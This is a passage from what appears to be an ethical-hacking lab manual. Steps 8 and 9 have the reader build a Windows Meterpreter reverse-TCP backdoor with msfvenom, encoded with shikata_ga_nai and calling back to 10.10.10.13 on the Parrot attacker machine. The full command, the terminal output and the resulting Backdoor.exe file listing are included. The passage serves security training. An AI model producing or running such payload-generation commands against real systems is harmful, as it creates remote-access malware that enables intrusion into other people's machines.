
8. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe** and press **Enter**.

Here, the localhost IP address is **10.10.10.13** (the **Parrot Security** machine).



Applications Places System
Mon Aug 24, 09:30
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]-[~]
#

9. This will generate **Backdoor.exe**, a malicious file, on **Desktop**, as shown in the screenshot.


To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **File System** from the left-pane and then navigate to **root** --> **Desktop**.


Applications
Places
System
Mon Aug 24, 09:31
Desktop
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
/
root
Desktop
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Floppy Disk
Network
ceh-tools ...
Browse Netw...
Backdoor.exe
Exploit.exe
malicious_payload.-exe
README.license
Test.exe
"Backdoor.exe" selected (73.8 kB), Free space: 71.5 GB

